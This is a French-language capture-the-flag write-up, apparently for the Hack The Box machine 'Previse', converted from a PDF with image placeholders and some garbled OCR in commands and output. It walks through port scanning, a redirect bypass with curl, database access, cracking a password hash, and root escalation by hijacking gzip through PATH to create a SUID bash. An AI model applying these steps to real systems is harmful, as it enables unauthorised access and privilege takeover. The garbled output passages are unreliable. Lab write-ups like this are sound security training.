# 10 - Attack path

```
sudo nmap -sV -sC -0 10.129.95.185
[sudo] password for kamduras:
Starting Nmap 7.94 (https://nmap.org) at 2023-08-28 10:07 CEST
Nmap scan report for 10.129.95.185
Host is up (0.021s latency).
Not shown: 998 closed tcp ports (reset)
     STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6pl Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
   256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Previse Login
| Requested resource was login.php
| http-cookie-flags:
/:
     PHPSESSID:
      httponly flag not set
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.29 seconds
```

## **Enumération avec ffuf**

```
* FUZZ: .htm.php
[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 22ms]
| URL | http://10.129.95.185/.htm.txt
    * FUZZ: .htm.txt
| URL | http://10.129.95.185/download.php
| \rightarrow | login.php
   * FUZZ: download.php
URL | http://10.129.95.185/logout.php
| \rightarrow | login.php
   * FUZZ: logout.php
| URL | http://10.129.95.185/files.php
| → | login.php
   * FUZZ: files.php
URL | http://10.129.95.185/logs.php
| → | login.php
   * FUZZ: logs.php
| URL | http://10.129.95.185/config.php
    * FUZZ: config.php
   RN1 Caught keyboard interrupt (Ctrl-C)
```

Avec curl on peut voir tout de même la page :

## reading (EAR) vulnerability

```
curl -i -s "http://10.129.95.185/files.php"
```

Nous pouvons accéder a cette page en ne suivant pas les redirections :

```
<thead>
                            #
Name
Size

                             User
                             Delete
                      <d download.php?file=32 <button class="uk-button uk-button-text">siteBackup.zip</button></a>
                                     <00>2021-06-12 11:14:34

<60>2021-06-12 11:14:34
/tol=06-12 11:14:14
/tol=06-12 11:14:14
/tol=06-12 11:14
<p
                                                           <button class="uk-offcanvas-close" type="button" uk-close></button>
<h3>Delete File</h3>
                                                           </div>
                             </div>
       </section>
√div>
√body>
√html>
     -(kamduras�kali)-[~/Desktop/HTB/machines/previse]
```

Nous pouvons accéder a la page nav.php




- Home
- ACCOUNTS
  - CREATE ACCOUNT
- FILES
- MANAGEMENT MENU
  - WEBSITE STATUS
  - LOG DATA


•

LOG OUT


Sur la page " create account ". Nous pourrions créer un compte :




#### L'utilisateur a bien été créé :




Nous avons maintenant accès au site :



### Téléchargeons le fichier SITEBACKUP.ZIP



Le fichier logs.php utilise la fonction exec



On se connecte sur le mysgl avec les creds trouvé précédemment

```
www-data@previse:/var/www$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 51
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)
Copyright (c) 2000, 2021, Oracle and/or its affiliates.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> show databases;
Database
| information_schema
| mysql
| performance_schema
  previse
 sys
5 rows in set (0.00 sec)
mysql>
```

```
root@Rig_1:~/hack# hashcat -m 500 hash.list rockyou.txt --show
$1$ [ llol$DQpmdvnb7Eeu06UaqRItf.:ilovecody112235!
root@Rig_1:~/hack#
```

m4lwhere:ilovecody112235!

## User

```
m4lwhere@previse:~$ ls -la
total 44
drwxr-xr-x 5 m4lwhere m4lwhere 4096 Jul 28 2021 .
drwxr-xr-x 3 root root
                                     4096 May 25 2021 ...
                        root
lrwxrwxrwx 1 root
                                       9 Jun 6 2021 .bash_history → /dev/null
-rw-r--r-- 1 m4lwhere m4lwhere 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 m4lwhere m4lwhere 3771 Apr 4 2018 .bashrc
drwx—— 2 m4lwhere m4lwhere 4096 May 25 2021 .cache drwxr-x— 3 m4lwhere m4lwhere 4096 Jun 12 2021 .config
drwx --- 4 m4lwhere m4lwhere 4096 Jun 12 2021 .gnupg
-rw-r--r-- 1 m4lwhere m4lwhere 807 Apr 4 2018 .profile
-rw-r-r-- 1 m4lwhere m4lwhere 75 May 31 2021 .selected_editor
-r------- 1 m4lwhere m4lwhere 33 Aug 28 08:05 user.txt
lrwxrwxrwx 1 root root 9 Jul 28 2021 .viminfo → /dev/null
-rw-r--r-- 1 m4lwhere m4lwhere
                                         75 Jun 18 2021 .vimrc
m4lwhere@previse:~$ car user.txt
Command 'car' not found, but can be installed with:
apt install ucommon-utils
Please ask your administrator.
m4lwhere@previse:~$ cat user.txt
```

Allons voir /opt/scripts/

```
m4lwhere@previse:~$ ls -la /opt/scripts/
total 16
drwxr-xr-x 2 rootsha256 root a Sna 4096 Jul 26
                                               2021 .
drwxr-xr-x 3 root
                                 4096 Jul 26
                                               2021
                       root
                                               2021 access_backup.sh
                                  486 Jun 6
-rwxr-xr-x 1 root
                        root
-rw-r--r-- 1 m4lwhere m4lwhere
                                  320 Jun 6
                                               2021 log_process.py
m4lwhere@previse:~$ nano /opt/scripts/access_backup.sh
GNU nano 2.9.3
                                                     /ont/scripts/access backup.sh
#!/bin/bash
```

gzip -c /var/log/apache2/access.log > /var/backups/\$(date --date="yesterday" +%Y%b%d)\_access.gz gzip -c /var/www/file\_access.log > /var/backups/\$(date --date="yesterday" +%Y%b%d)\_file\_access.gz

gzip n'a pas de path, nous pouvons l'exploiter.

On ajout /tmp dans le path

```
m4lwhere@previse:/tmp$ export PATH=/tmp:$PATH
m4lwhere@previse:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

## **Privesc**

On crée un fichier gzip dans /tmp

cp /bin/bash /tmp/
chmod u+s /tmp/bash

```
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
m4lwhere@previse:/tmp$ ls -la
total 1136
drwxrwxrwt 11 root
                                                    4096 Aug 28 10:21 .
4096 Jul 27 2021 .
1113504 Aug 28 10:21 b
                                     root
drwxr-xr-x 24 root
                                     root
                                                        4096 Aug 28 10:21 bash

4096 Aug 28 08:04 .font-unix

39 Aug 28 10:21 gzip

4096 Aug 28 08:04 .ICE-unix

4096 Aug 28 08:04
                 1 root
2 root
drwxrwxrwt
                                      root
                   1 m4lwhere m4lwhere
-rwxrwxr-x
drwxrwxrwt
                      root
                                     root
                                                         4096 Aug 28 08:04 systemd-private-c6de548925814dbab97a7bb0523e59b0-apache2.service-8f2ycA 4096 Aug 28 08:04 systemd-private-c6de548925814dbab97a7bb0523e59b0-systemd-resolved.service-aoSMtG 4096 Aug 28 08:04 systemd-private-c6de548925814dbab97a7bb0523e59b0-systemd-timesyncd.service-MaMyR7
drwx-
drwx-
                   3 root
                                     root
drwx
                   3 root
                                     root
                                                         4096 Aug 28 08:04 .Test-unix
drwxrwxrwt 2 root
                                                                                                       t 901-3988228452
                                                         4096 Aug 28 08:05 vmware-ro
4096 Aug 28 08:04 .X11-unix
drwx-
                   2 root
                                     root
drwxrwxrwt
                   2 root
                                     root
                                                         4096 Aug 28 08:04 .XIM-unix
m4lwhere@previse:/tmp$ ./bash -p
bash-4.4# id
uid=1000(m4lwhere) gid=1000(m4lwhere) euid=0(root) groups=1000(m4lwhere)
```